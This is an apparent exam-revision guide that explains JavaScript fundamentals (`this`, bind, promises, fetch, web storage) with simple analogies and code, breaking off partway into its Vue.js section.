

PREVIOUS YEAR QUESTION PAPER • FULLY SOLVED

Modern Web Development Zero → Full Marks

JavaScript • Promises • Vue.js • Vue Router • Vuex
Redis • Celery • Webhooks • Web Security • Git

32 Questions Solved

Every Answer Verified in Node.js

Concepts From Absolute Zero

40+ Diagrams & Tables

How this book is built. Part A teaches every concept the paper touches, starting from things you already know from daily life — no prior programming knowledge assumed. Part B then solves all 32 questions one by one, showing the *reasoning trail*, not just the letter of the answer. Part C is a one-page answer key plus a night-before revision sheet.

A PROMISE ABOUT ACCURACY

Every JavaScript snippet in this paper was **actually executed** in Node.js v22 while writing this guide. The printed outputs are real program output, copy-pasted — not remembered, not guessed.

Table of Contents

PART A — Concept Building (read this first)

1. Objects, `this`, and Who Is Calling Me?
2. `call`, `apply`, `bind` — Borrowing a Function
3. Value vs Reference — The Copy Trap
4. Array Tools: `map`, `filter`, `reduce`
5. Classes, Prototype Chain, `instanceof`
6. Sync vs Async — The Event Loop Kitchen
7. Promises — The Complete Rulebook
8. `fetch` — and the 404 Surprise
9. Browser Storage: `localStorage` vs `sessionStorage` vs Cookies
10. Vue.js Basics — Reactivity, Templates, Directives
11. `computed` vs `methods` vs `watch` (Caching!)
12. Components: Props Down, Events Up (`$emit`)
13. Vue Router: Params, Nested Routes, Component Reuse
14. Vuex: State, Mutations, Actions, Getters
15. Redis — The Super-Fast Memory Box
16. Celery + Redis — Background Jobs
17. Webhooks — Don't Call Me, I'll Call You
18. Web Security: Passwords, XSS, CSRF, Cookie Flags
19. Git — Branches and Merging

PART B — All 32 Questions, Solved Step by Step

Q1 – Q8 • Q9 – Q16 • Q17 – Q24 • Q25 – Q32

PART C — Answer Key & Revision Sheet

Master answer key (all 32) • 30 traps to remember • Night-before sheet

HOW TO READ THE COLOURED BOXES

BLUE — Concept	The actual rule / definition.
YELLOW — Kid Story	The same idea explained with a real-life story.
RED — Trap	The exact mistake examiners want you to make.
GREEN — Answer	The final answer, boxed so you can't miss it.

Objects, **this**, and "Who Is Calling Me?"

The single most tested idea in this paper. Master this and 6 questions fall over.

1.1 What is an object?

An **object** in JavaScript is a labelled box. Inside the box you put **properties** (facts) and **methods** (actions). You write it with curly braces `{ }`.

```
const dog = {
  name: 'Bruno',           // property – a fact
  legs: 4,                 // property – a fact
  bark: function() {      // method – an action
    console.log('Woof!');
  }
};

dog.name;                 // 'Bruno'   → read a property with a dot
dog.bark();               // 'Woof!'   → run a method with a dot and ()
```

KID STORY

An object is your **school bag**. Properties are things inside it (a pencil, a tiffin box). Methods are things the bag can *do* for you (open the zip). You always reach inside using a dot: `bag.pencil`.

1.2 The word **this** means "the box I was called from"

Inside a method, `this` is a pronoun. It does **not** mean "the object where the function was written". It means **"whatever object was in front of the dot at the moment the function was called."**

THE GOLDEN RULE OF **THIS**

Look at the **call site** — the exact line where the function is *invoked*. Whatever sits immediately to the **left of the dot** becomes `this`. If there is no dot, `this` is `undefined` (strict mode) or the global object (sloppy mode).

```
const a = { name: 'A', who() { console.log(this.name); } };
const b = { name: 'B' };

a.who();           // 'A'   → 'a' is left of the dot
b.who = a.who;     // copy the SAME function into b
b.who();           // 'B'   → now 'b' is left of the dot!

const loose = a.who;
loose();           // undefined → no dot, no owner
```

KID STORY — THE MICROPHONE

A function is a **microphone** that says "this is my school". The microphone doesn't own a school. Whoever *holds* the microphone gets named. Hand the mic to Riya → it says "Riya's school". Hand it to Aman → "Aman's school". Same mic, different answer.

So: to find `this`, find who is holding the mic on the calling line.


The four ways `this` gets decided

#	Called like this	<code>this</code> becomes	Example
1	Method call something.fn()	the object before the dot	obj.fn() → this = obj
2	Plain call fn()	undefined / global	fn() → this = undefined
3	Explicit call / apply / bind	exactly what you pass	fn.call(x) → this = x
4	new keyword	the brand-new object	new Car() → this = the new car

1.3 Arrow functions are different (and this is examined)

A normal function `function() {}` gets a **fresh** `this` every time it is called. An arrow function `() => {}` has **no `this` of its own**. It permanently borrows `this` from the code that surrounds it (its **lexical scope**), decided where it was *written*, not where it is called.

FIGURE 1.1 — NORMAL FUNCTION VS ARROW FUNCTION



Two function types, two completely different `this` stories.

```
const team = {
  name: 'Tigers',
  normal: function() { console.log(this.name); },
  arrow: () => { console.log(this.name); }
};
team.normal(); // 'Tigers' → dot rule works
team.arrow(); // undefined → arrow looked OUTSIDE the object
```

TRAP THE EXAMINER SETS

Statements like "in a regular function `this` is **always** the global object" and "in an object method `this` **always** refers to that object **regardless of how** the function is defined" are **FALSE**. The words **always** and **regardless** are the giveaway — `this` depends on the call, and arrow methods break the object rule.

(This is exactly Question 21.)

call , apply , bind

Three ways to force a function to use a `this` of your choosing.

Sometimes a function lives in object A but you want it to work on object B's data. JavaScript gives three tools for that. All three exist on every function.

FIGURE 2.1 — THE THREE TOOLS AT A GLANCE



call and apply pull the trigger immediately. bind only loads the gun.

KID STORY — THE BORROWED CRICKET BAT

Rohit owns a bat (a function). Aman wants to bat.

- **call** → "Aman, take the bat and hit **right now**, here are 2 balls: ball1, ball2." You immediately see the runs scored.
- **apply** → identical, but you hand over a **basket** of balls: `[ball1, ball2]`.
- **bind** → "Here is a **new bat with Aman's name written on it**." Nobody has hit anything yet. No runs. You are holding a **bat**, not a score. That is why `typeof` a bound thing is always `"function"`.

2.1 Partial application — bind can pre-fill arguments

This is the part students miss. `bind` takes the new `this` **first**, and then any number of arguments to lock in permanently. Later arguments you pass get appended after them.

```
function add(a, b) { return a + b; }

const add5 = add.bind(null, 5); // 'a' is locked to 5 forever
add5(3); // 8 → 3 slots into 'b'
add5(10); // 15 → 10 slots into 'b'
```

THE BIND ARGUMENT-SLOTTING RECIPE

Step	What to do
1	Write the original parameter list: <code>calculate(a, b)</code>
2	Fill slots left-to-right with the args given at bind time .
3	Fill the remaining slots with the args given at call time .
4	Extra args beyond the slots are simply ignored.

Example: `f.bind(obj, 4)` then `f(8)` → `a=4` , `b=8` .

TRAP

`const g = f.bind(obj, 4);` on its own **prints nothing**. No console output, no side-effects. Students who assume `bind` executes will get the log order wrong in Q1.

2.2 Side-by-side summary table

Feature	call	apply	bind
Executes immediately?	YES	YES	NO
Returns	function's result	function's result	a new function
Arguments format	comma list	single array	comma list (pre-fill)
<code>typeof</code> of result	depends on return	depends on return	"function"
Can re-bind later?	n/a	n/a	NO — bind is permanent
Works on arrow fn's <code>this</code> ?	NO	NO	NO

Value vs Reference — The Copy Trap

Why changing one variable secretly changes another.

3.1 Two families of data

Family	Members	Stored / copied as
Primitives	number, string, boolean, null, undefined, symbol, bigint	By value — a real, independent copy
Objects	object, array, function, Date, Map...	By reference — only the <i>address</i> is copied

KID STORY — THE HOUSE ADDRESS

Primitives are like a **chocolate**. I give you a copy of my chocolate; you eat yours, mine is untouched. Objects are like a **house address written on a paper slip**. I copy the slip and give it to you. You now have a *different slip* but it points to the **same house**. If you go there and paint the wall red, my house wall is red too — because there was only ever one house.

FIGURE 3.1 — MUTATING THROUGH A COPY VS RE-ASSIGNING THE COPY

STEP 1 `let configCopy = originalConfig;`



STEP 2 `configCopy.timeout = 10000;` ← MUTATION (dot on the left)



STEP 3 `configCopy = { ...new... };` ← RE-ASSIGNMENT (bare name on the left)



The whole of Question 20 is this one picture.

THE ONE RULE THAT SOLVES Q20

Look at what is on the **left of the** `=` :

- `copy.prop = value` → a **MUTATION**. Reaches into the shared house. **Original IS affected**.
- `copy = value` → a **RE-ASSIGNMENT**. Only re-points that one name at a new house. **Original is NOT affected**.

How to make a real, independent copy

```
// shallow copy – top level is independent
const c1 = { ...original };
const c2 = Object.assign({}, original);
// deep copy – nested objects independent too
const c3 = structuredClone(original);
const c4 = JSON.parse(JSON.stringify(original)); // loses Date/undefined
```

Array Tools: `map`, `filter`, `reduce`

Assembly lines for arrays. Chain them and read left to right.

Method	What it does	Output length	Returns
map	Transforms every item	same as input	a new array
filter	Keeps items where the test is <code>true</code>	same or smaller	a new array
reduce	Squashes all items into one value	1 value	any single value
forEach	Just visits each item	—	<code>undefined</code>
find	Returns the first matching item	—	the item, or <code>undefined</code>


KID STORY — THE MANGO FACTORY

map = the *painting* machine. 3 mangoes in → 3 painted mangoes out. Count never changes.

filter = the *security guard*. 3 mangoes in → only the big ones walk out. Count can drop.

reduce = the *juicer*. 3 mangoes in → 1 glass of juice out.

FIGURE 4.1 — TRACING `[1,2,3].MAP(X => X*2).FILTER(X => X > 4)`



Note: `4 > 4` is FALSE. Strictly greater, not "greater or equal".

Read a chain left to right. The output of one machine is the input of the next.

TRAP

In `filter(x => x > 4)` the value **4 does not survive**. `>` means strictly greater. If the answer options contain both `[4, 6]` and `[6]`, the examiner is testing exactly this. (Question 14.)

Classes, the Prototype Chain, `instanceof`

How JavaScript does inheritance — and how to answer chain questions in 20 seconds.

5.1 A class is a blueprint


```
class BaseComponent {
  constructor(name) { this.name = name; } // runs on `new`
}
class AdvancedComponent extends BaseComponent {
  constructor(name, role) {
    super(name); // MUST call parent constructor first
    this.role = role;
  }
}
const comp = new AdvancedComponent('Alice', 'admin');
```

KID STORY — THE FAMILY TREE

`extends` means "my parent is...". `super(name)` means "Papa, you fill in the parts you know first, then I'll add mine." An object made by `new` can ask its parent, its grandparent, its great-grandparent... for anything it doesn't have itself. That upward line of relatives is called the **prototype chain**.

5.2 The chain, drawn once and for all

FIGURE 5.1 — THE PROTOTYPE CHAIN OF `COMP`



One `__proto__` = one step up the family tree.

TWO RULES THAT ANSWER EVERY CHAIN QUESTION

1. **Counting rule.** Each `.__proto__` is one step up. Step 1 lands on the class you used with `new`. Step 2 lands on its parent. So `comp.__proto__ === AdvancedComponent.prototype` is **true**, and `comp.__proto__.__proto__ === BaseComponent.prototype` is **true**.
2. **instanceof rule.** It searches the *entire* chain, not just one level. A child is an instance of **itself and every ancestor**. So both `comp instanceof AdvancedComponent` and `comp instanceof BaseComponent` are **true**.

Consequence: for a simple `extends` setup, chain questions are almost always `true true true true`. (Question 24.)

Sync vs Async — The Event Loop Kitchen

Why "END" gets printed before "A 1" even though it is written last.

6.1 JavaScript has only ONE cook


JavaScript is **single-threaded**: exactly one line of code runs at a time. So how does it download a file without freezing? It **hands slow jobs to the browser** and keeps going. When the browser finishes, it puts your callback in a **queue** and JavaScript picks it up later.

KID STORY — THE ONE-COOK KITCHEN

One cook (JavaScript) in a kitchen. A customer orders **toast** (slow). The cook does not stand and stare at the toaster — he puts the bread in, and **immediately** serves the next customer their water, biscuits, everything quick. Only when all the quick jobs are done does he come back for the toast.

Moral: all the "quick" (synchronous) work in a file finishes *first*. Every `.then()` callback is toast — it waits.

FIGURE 6.1 — THE EVENT LOOP



ORDER OF PRINTING: all sync code → all microtasks → macrotasks

This is why `console.log("END")` on the LAST line still prints FIRST.

Three lanes, strict priority. Memorise the bottom green line.

EXAM SHORTCUT FOR OUTPUT-ORDER QUESTIONS

Scan the program twice.

Pass 1 — write down every log that is NOT inside a callback. These print first, top to bottom.

Pass 2 — write down the logs inside `.then / .catch`, in chain order.

Stick the two lists together. Done. (This single trick solves Question 13.)

Promises — The Complete Rulebook

4 questions in this paper are pure promise-chain tracing. Learn the 6 rules below and you cannot lose a mark.

7.1 A promise is a delivery receipt with 3 states



A promise starts **pending**. It settles exactly once, into either **fulfilled** (success, carrying a value) or **rejected** (failure, carrying a reason). Once settled it can never change.

KID STORY — THE PIZZA TOKEN

You order a pizza and get a **token**. The token is the promise. Right now it is **pending** — no pizza yet, but you hold something real that you can plan around. Later either the pizza arrives (**fulfilled**) or they say "out of cheese" (**rejected**). You cannot un-deliver a pizza: once settled, settled forever.

7.2 The 6 rules of a chain

Think of `.then().catch().then()` as a **conveyor belt** of stations. A parcel travels from station to station. Each station is either a **green station** (`.then`) or a **red station** (`.catch`). The parcel itself is either **green** (a value) or **red** (an error).

#	Rule	What it means in practice
1	Green station, green parcel	<code>.then</code> runs when the incoming value is a success.
2	Green station, red parcel	<code>.then</code> is SKIPPED entirely. The error jumps over it, untouched, looking for a <code>.catch</code> .
3	Red station, red parcel	<code>.catch</code> runs and catches the error.
4	Red station, green parcel	<code>.catch</code> is SKIPPED . Nothing was broken, so there is nothing to fix.
5	RETURN turns the parcel green	Whatever a handler returns becomes the success value of the next station. This is true for <code>.catch</code> too — a <code>catch</code> that returns a value heals the chain and the rest continues normally.
6	THROW turns the parcel red	Whatever a handler throws becomes the rejection reason of the next station.


RULE 5 IS THE MOST EXAMINED IDEA ON THIS PAGE

Students believe "once there is an error, everything after it dies." **Wrong.** A `.catch` that returns something is like a hospital: the parcel walks out **healthy**, and every following `.then` runs as if nothing happened.

FIGURE 7.1 — THE CONVEYOR BELT, WITH A THROW AND A HEAL

Trace of: `Promise.resolve(1).then(v => { throw v + 1 }).catch(e => e * 2).then(console.log)`

The thrown value is the NUMBER 2 (not an Error object) — so $e * 2$ is $2 * 2 = 4$, a valid number.



WHY NOT "Error"?

Because the `.catch` caught it. An uncaught rejection would print an error — but here the chain has a `.catch`, it returns 4, and the final `.then` simply logs that healed value. No error escapes.

Verified by running the snippet in Node.js: output is exactly `4`.

Question 3 solved visually. Green = value flowing, red = error flowing.

7.3 Two more rules you need for this paper

Rule 7: `console.log` passed bare is still a function call

`.then(console.log)` means "when the value arrives, call `console.log` with it". It is identical to `.then(v => console.log(v))`. Do not read it as "nothing happens".

Rule 8: returning a promise makes the chain WAIT (this is called adoption)

If a handler returns a **promise** instead of a plain value, the chain does not move on with the promise object — it **pauses** until that inner promise settles, then continues with the inner promise's value. This is what makes `setTimeout`-based delays work inside chains.

```
const processString = (str) => {
  return new Promise((resolve) => {
    setTimeout(() => resolve(str.toUpperCase()), 100);
  });
};
Promise.resolve('hello')
  .then(processString) // returns a PROMISE → chain WAITS 100ms
  .then(r => r + ' WORLD') // receives 'HELLO', not a Promise object
  .then(console.log);
```

HELLO WORLD

TRAP

Students answer `[object Promise] WORLD` or `hello WORLD`. Both wrong. Rule 8 unwraps the promise (so you get the **uppercased** string), and the delay is invisible in the output. (Question 19.)

Useful combinators (know the names)

Method	Behaviour
<code>Promise.all([...])</code>	Waits for all . Rejects immediately if any one rejects. All-or-nothing.
<code>Promise.allSettled([...])</code>	Waits for all, never rejects . Gives you a status for each.
<code>Promise.race([...])</code>	Settles with the first one to settle, success or failure.
<code>Promise.any([...])</code>	Settles with the first success ; ignores failures.
<code>.finally(fn)</code>	Always runs. Does not change the value passing through.

fetch — and the 404 Surprise

The single most common real-world JavaScript bug, and it is a favourite exam question.

8.1 The surprising rule

THE RULE, IN ONE LINE

`fetch()` only **rejects** when the request **never got an answer** (no network, DNS failure, CORS blocked, request aborted).

If the server answered **at all** — even with 404, 401, or 500 — the promise **FULFILLS**. You must check `response.ok` yourself.


KID STORY — THE POSTMAN

You send a letter asking for a book. The postman's **only** job is to bring back a reply envelope.

- The library replies "here is your book" → postman delivered. **Success**.
- The library replies "404 — no such book" → the postman **still delivered an envelope!** His job succeeded. **fetch still resolves**. The bad news is *inside* the envelope.
- There is a flood and the postman never comes back → **now** it is a failure. **fetch rejects**.

fetch judges the postman, not the message.

FIGURE 8.1 — WHEN DOES FETCH REJECT?



A 404 travels down the GREEN path with `.ok = false`. Question 12 in one glance.

So the correct way to write fetch is:

```

const res = await fetch('/api/user');
if (!res.ok) { // ← YOU must do this check
  throw new Error(`HTTP ${res.status}`); // 404 → now it becomes an error
}
const data = await res.json();
  
```

Property	Meaning
<code>response.ok</code>	<code>true</code> only if status is 200–299
<code>response.status</code>	the number: 200, 404, 500...
<code>response.statusText</code>	"OK", "Not Found"...
<code>response.json()</code>	Returns another promise — needs its own <code>await/then</code>

Browser Storage — Three Boxes

localStorage vs sessionStorage vs Cookies. Two questions, and both are pure memory.

9.1 The comparison table (learn this by heart)

	localStorage	sessionStorage	Cookies
Survives page refresh?	YES	YES	YES
Survives closing the TAB?	YES	NO — wiped	YES (if not session cookie)
Survives closing the BROWSER?	YES — forever	NO — wiped	YES, until expiry
Shared between tabs?	Yes (same origin)	No — each tab is its own island	Yes
Sent to the server automatically?	NO	NO	YES, every request
Typical size limit	~5–10 MB	~5 MB	~4 KB
Readable by JavaScript?	Yes	Yes	Only if not HttpOnly
Good for	theme, language, drafts	one-visit wizard state	session id, auth


KID STORY — THREE WAYS TO KEEP YOUR HOMEWORK

localStorage = your **cupboard at home**. Go to school, come back next month — the book is still there. It only goes if *you* throw it out.

sessionStorage = the **desk in the exam hall**. Perfect while you are sitting there. The moment you walk out of the hall, the desk is cleared. Come back tomorrow → empty.

Cookie = the **ID card clipped to your shirt**. Small, and it is shown *automatically* to the guard every single time you enter a room — you don't have to do anything.

FIGURE 9.1 — THE LIFETIME TIMELINE



One picture answers both storage questions in the paper.

The API is identical for both storages

```
localStorage.setItem('theme', 'dark'); // save (always as a STRING)
localStorage.getItem('theme');         // read → 'dark', or null if missing
localStorage.removeItem('theme');      // delete one
localStorage.clear();                  // delete all
// sessionStorage.setItem(...) — same methods, shorter life
```

WHY THE `|| 'LIGHT'` FALLBACK MATTERS

`getItem` returns `null` when the key is missing, and `null` is falsy. So `getItem('theme') || 'light'` means "use the saved theme, or 'light' if nothing was ever saved." That pattern is a **default value**, not proof of deletion.

TRAP

Everything in web storage is stored as a **string**. `setItem('n', 5)` then `getItem('n')` gives you `"5"`, not `5`. For objects you must use `JSON.stringify` on the way in and `JSON.parse` on the way out.

Vue.js Basics — Reactivity & Directives

The library that redraws your page for you when data changes.

10.1 The one idea behind all of Vue

REACTIVITY

You never touch the HTML yourself. You only change **data**. Vue watches the data and **automatically** redraws the parts of the page that used it.

KID STORY — THE MAGIC SCOREBOARD

In plain JavaScript, if the score changes you must find the scoreboard, rub out the old number and write the new one. In Vue, you just say `score = 5` and the scoreboard **repaints itself**. Your only job is to keep the number correct; the display is Vue's problem.

```
<div id="app">
  <p>{{ message }}</p>           <!-- mustache: prints data -->
  <button @click="shout">Go</button> <!-- @ = v-on, listens -->
</div>


new Vue({
  el: '#app',                    // which HTML element Vue controls
  data: { message: 'hi' },       // the reactive state
